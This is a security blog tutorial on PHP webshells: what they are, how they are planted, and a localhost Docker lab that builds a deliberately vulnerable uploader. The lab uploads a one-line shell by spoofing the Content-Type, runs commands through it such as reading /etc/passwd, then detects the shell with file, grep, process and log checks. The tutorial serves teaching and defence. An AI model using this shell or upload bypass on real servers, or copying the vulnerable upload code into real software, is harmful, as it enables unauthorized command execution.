Webshells, Start to Finish: Build One in a Lab, Use It, Then Catch Yourself
There is a single line of code that has probably been involved in more breaches than any zero day you can name. It fits in a tweet. It has been around since before some of the analysts hunting it were born. And right now, on some forgotten marketing microsite running a PHP version that reached end of life during the previous administration, a version of it is sitting in a file called something innocent like favicon.php, quietly waiting for its owner to send it a command.
That line is a webshell, and it is the cockroach of offensive security. Fast, ugly, unkillable, and everywhere. Fancier tradecraft comes and goes, but the humble webshell just keeps working, because the conditions that allow it (a web server that will execute a file an attacker managed to write) never really go away.
This article is a deep look at webshells from both chairs. What they are, how attackers plant and use them, how red teams and blue teams both put them to work, and then a hands on lab where you build a deliberately vulnerable app in an isolated container, drop a shell on it, use it, and then catch yourself doing it. Because the whole point of learning the attack is getting better at seeing it.
Before we start: the ground rules
I am going to say this plainly, because it matters.
The lab in this article runs entirely inside Docker containers on your own machine. It never touches another network, and it should stay that way.
- Only do this on systems you own. Uploading a webshell to a server you do not administer is unauthorized access, full stop, and "I was curious" has never once worked as a legal defense.
- Keep the vulnerable app off the internet. You are about to build something intentionally broken. Do not bind it to a public interface, do not put it on a VPS you forgot to firewall, do not leave it running. It is a landmine, so treat it like one.
- The detection half is the point. If you skip Part 6, you have learned to be a slightly worse attacker and no better a defender. The value is in seeing both sides of the same event.
Understanding how something breaks is how you learn to keep it whole. That is the entire premise of this blog. Doing it in a sandbox and doing it to a stranger are very different acts.
What a webshell actually is
Strip away the mystique and a webshell is embarrassingly simple. It is a script, written in whatever language the web server already runs, that takes input from an incoming web request and hands it to the underlying system, then sends the result back in the response. That is the entire idea. The web server was built to run code and return output. A webshell just asks it to run the attacker's code and return the attacker's output.
The classic teaching example in PHP is a single line, and I am showing it because it is the "hello world" of this entire topic and every defender should be able to recognize it in their sleep:
<?php system($_GET['c']); ?>
That is it. It takes whatever you put in a URL parameter named c, runs it as a shell command on the server, and returns the output. Request the page with ?c=id and the server cheerfully tells you which account the web service runs as. From that one line, an attacker has arbitrary command execution on the box.

The same idea exists in every server side language. ASPX and JSP webshells own Windows and Java estates. Python and Node have their versions. The language changes, the concept does not: untrusted input reaches something that will execute it.
Real world webshells range from that one liner up to full featured control panels. The ecosystem has produced some famous names over the years:
- Minimal one liners like the example above. Tiny, trivial to hide, easy to slip past a size check, and enough to bootstrap everything else.
- Full featured panels such as the old c99 and r57, which gave attackers a file browser, a database client, and a command console, all in one page. Loud, but comprehensive.
- Managed client shells like China Chopper, Weevely, Behinder, and Godzilla. These pair a tiny server side stub with a slick client on the attacker's machine, and the modern ones encrypt the traffic between the two, which is precisely what makes them a nightmare to catch on the wire.
- Tunneling shells like reGeorg and Neo reGeorg, which do not give you a command prompt at all. They turn the compromised web server into a SOCKS proxy, so the attacker can pivot straight into the internal network through a normal looking HTTPS connection. This is the one people underestimate.
How attackers get a shell onto the server

A webshell is a payload. It still needs a delivery mechanism, and the delivery is usually the actual vulnerability. The shell is just what the attacker does once they are in. The common routes:
- File upload flaws. The classic. An upload feature that checks the file extension but not the content, or checks the content but stores the file somewhere executable, or trusts a
Content-Typeheader the client fully controls. Get a.phpfile written into a web reachable directory and you are done. - Local and remote file inclusion. An app that builds a file path out of user input can be tricked into including and running a file the attacker planted, sometimes one smuggled into a log file or an image's metadata.
- Insecure deserialization and template injection. Heavier bugs that hand you code execution, which the attacker then uses to write a shell to disk for persistent, convenient access.
- Exposed admin panels and default credentials. Half the time nobody needs a clever bug. A CMS admin login with the password still set to
admin, a plugin uploader, and the shell is in. - Post exploitation persistence. Even when the first foothold came from somewhere else entirely, dropping a webshell is a favorite way to keep a reliable door open. It survives reboots, it needs no callback, and it hides in plain sight among thousands of legitimate web files.
Red team, blue team, attacker: same tool, three jobs
The interesting thing about webshells is that all three sides of the house use them, for genuinely different reasons.
The attacker wants a foothold that is reliable, quiet, and cheap. A webshell needs no malware on an endpoint, no outbound callback that EDR might notice, and it blends into a directory full of legitimate files. Plant it, note the URL, come back whenever.
The red team uses the same technique to prove an upload flaw is not theoretical. Anyone can write "the upload endpoint does not validate file type" in a report and get a shrug. Dropping a shell, pivoting through it with reGeorg, and reaching the internal database from the outside turns a shrug into a signed remediation ticket. The webshell is the demonstration that makes the risk real to the people who fund the fix.
The blue team studies webshells to hunt them, and sometimes deploys benign ones deliberately as canaries. A file that should never be requested, that screams the instant anyone touches it, is a cheap and effective tripwire. Knowing exactly what the malicious versions look like on disk, in the logs, and in process activity is what makes a hunter good at finding the real ones.
Same artifact, three completely different intentions. That is why understanding it deeply is not optional for any of these roles.
Part 1 of the lab: build the vulnerable target
Enough theory. Let us build something breakable and break it, safely.
You need Docker installed and about thirty minutes. Everything below runs on your own machine and talks to nothing outside it.
LAB
Everything in this lab is bound to localhost inside Docker on purpose. Do not change that. You are building an intentionally vulnerable application, and the only thing standing between it and the internet is the fact that you kept it on your own machine.
Make a working directory and a minimal PHP app with an upload endpoint that does everything wrong, on purpose:
mkdir webshell-lab && cd webshell-lab
mkdir uploads
Create index.php, a naive uploader that trusts the client completely:
<?php
// DELIBERATELY VULNERABLE. Teaching only. Never ship anything like this.
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    // The one and only "check": it looks at a Content-Type the client controls.
    if ($_FILES['file']['type'] === 'image/jpeg') {
        move_uploaded_file(
            $_FILES['file']['tmp_name'],
            'uploads/' . basename($_FILES['file']['name'])
        );
        echo "Thanks for the image!";
    } else {
        echo "Images only, please.";
    }
}
?>
<form method="post" enctype="multipart/form-data">
  <input type="file" name="file"><input type="submit" value="Upload">
</form>
Now run it in a container with a deliberately ancient, permissive setup:
docker run --rm -d --name webshell-lab \
  -p 127.0.0.1:8080:80 \
  -v "$PWD":/var/www/html \
  php:8.2-apache

Browse to http://127.0.0.1:8080 and you should see the upload form. The trap is set. The app checks a Content-Type that the client gets to invent, and it drops uploaded files into a folder the web server will happily execute. Those two mistakes together are one of the most common real world paths to a webshell.
Part 2 of the lab: get the shell in
Here is the whole game. We will upload a PHP file while lying about its type, because the app only checks the header the client controls.
First, write the textbook teaching shell locally:
echo '<?php system($_GET["c"]); ?>' > shell.php
Now upload it, but tell the server it is a JPEG. curl lets us set the Content-Type of the part by hand, which is exactly the value the app foolishly trusts:
curl -s -F "file=@shell.php;type=image/jpeg" http://127.0.0.1:8080/

The server thanks you for the lovely image. Now collect on it:
curl "http://127.0.0.1:8080/uploads/shell.php?c=id"
You should get back something like uid=33(www-data) gid=33(www-data). That is arbitrary command execution. The web server just ran your command and mailed you the answer. From here an attacker would enumerate the box, look for a way to escalate, and quite possibly upgrade this clumsy one liner to a proper interactive session:
# What is this box, and who am I on it?
curl "http://127.0.0.1:8080/uploads/shell.php?c=uname%20-a"
curl "http://127.0.0.1:8080/uploads/shell.php?c=cat%20/etc/passwd"
Sit with what just happened for a second. A form that only wanted a profile picture became a remote command prompt, because it trusted the one piece of the request an attacker fully controls. This is not a rare or clever bug. It is one of the most common findings in web assessments, year after year.
Part 3 of the lab: now catch yourself
Switch chairs. You are the defender now, and the attacker (you, five minutes ago) has been active. Let us find them three different ways, because good detection never relies on a single signal.

Look at the files. A webshell is a file that should not exist, sitting in a folder that should only ever hold images. The fastest hunt is to look for code where there should be none:
# Any executable script sitting in an uploads folder is a screaming red flag.
docker exec webshell-lab find /var/www/html/uploads -name '*.php'
Look at the file contents. Webshells cluster around a small set of dangerous functions. A crude but effective grep finds most naive ones instantly, and this is the seed of what real YARA rules do at scale:
docker exec webshell-lab grep -rEl \
  'system\(|passthru\(|shell_exec\(|eval\(|base64_decode\(' \
  /var/www/html
Look at the process tree. This is the signal I trust most, because it survives obfuscation. Encrypt the shell, rename the functions, hide the file however you like. The moment it runs a command, the web server process spawns a shell, and a web server spawning /bin/sh is deeply abnormal. www-data should be serving pages, not launching bash. That parent and child relationship, a web server as the parent of a command shell, is one of the highest confidence webshell tells there is.
Look at the web logs. The access log remembers everything. A request to a file in uploads with a command in the query string is not subtle once you know to look:
docker exec webshell-lab \
  grep -E 'uploads/.*\.php\?c=' /var/log/apache2/access.log
In a real environment you would feed all of this to proper tooling. YARA rules scan the filesystem for webshell signatures on a schedule. Your EDR or a tool like Sysmon on Windows, or auditd on Linux, catches the web server spawning a shell in real time. Your SIEM correlates the odd log entries. But every one of those is just an industrial version of what you just did by hand, and doing it by hand first is how you understand what the tools are actually looking for.
Part 4 of the lab: shut the door
Detection tells you it happened. These stop it happening. Everything that made the lab exploitable maps to a fix:
- Never trust the client's
Content-Type. Validate the actual file content, and prefer an allowlist of permitted types over a blocklist of forbidden ones. Blocklists lose, always, because there is always one more extension you forgot. - Do not store uploads where they can execute. Put uploaded files outside the web root, or in a location configured so the server will never run them as code, or on separate object storage entirely. A
.phpfile the server refuses to execute is just inert text. - Rename what you store. Generate your own random filename and extension on the server side. Never let the uploader choose the name of a file you are about to save.
- Run the web server with the least privilege you can. The less the
www-datauser can reach, the less a shell running aswww-datais worth. - Monitor for the process anomaly. Alert whenever a web server process spawns a shell. It is the single most durable webshell detection you can deploy, because it fires regardless of how well the file itself is hidden.
- Integrity monitor the web root. A new executable file appearing in a directory that should be static is exactly the kind of change worth an alert.
TIP
If you only take one defensive idea from this article, make it the process one. Attackers can obfuscate the file until no scanner recognizes it, but they cannot stop the web server from becoming the parent of a shell when their code runs a command. Watch the family tree.
Tear the lab down
When you are finished, leave nothing running:
docker stop webshell-lab
cd .. && rm -rf webshell-lab
That stops and removes the container (the --rm flag means it deletes itself on stop) and clears the deliberately broken code off your disk. Do not leave an intentionally vulnerable app sitting around, even on localhost. Future you, having forgotten it exists, will thank present you.
Where to go next
- Rebuild it with a real training app. Stand up DVWA or OWASP Juice Shop and work the file upload challenges, which layer on the filters that this toy app skipped and force you to defeat them properly.
- Study an encrypted client shell. Read about how Behinder and Godzilla encrypt their traffic, then go appreciate why network detection alone fails against them and why the endpoint and file signals matter so much.
- Write a real YARA rule. Take the crude grep from Part 3 and grow it into a proper YARA rule, then test it against a corpus of both webshells and legitimate PHP to feel where the false positives live. That gap is where detection engineering actually happens.
- Turn the process signal into an alert. On a Linux box, wire up auditd or a Sysmon for Linux config to fire when a web server spawns a shell, and prove to yourself that it catches an obfuscated shell your grep missed.
Further reading
- OWASP: Unrestricted File Upload is the canonical writeup of the bug class behind most webshells
- MITRE ATT&CK: Web Shell (T1505.003) covers the technique and real world usage
- reGeorg and Neo reGeorg show how a webshell becomes a full network pivot
- YARA is the standard tool for signature based file hunting, webshells very much included
A note on the figures in this article: they are authored illustrations rendered in this site's style, showing the output and structure you should expect at each step, not captures from one specific machine. Your exact versions, paths, and user IDs will differ. If your lab behaves meaningfully differently from what is shown, that difference is usually where the learning is.
Founder · Packet.Zip
Aamir Lakhani is a leading senior security strategist responsible for providing IT security solutions to major enterprises and government organizations. He creates technical security strategies and leads security implementation projects for…


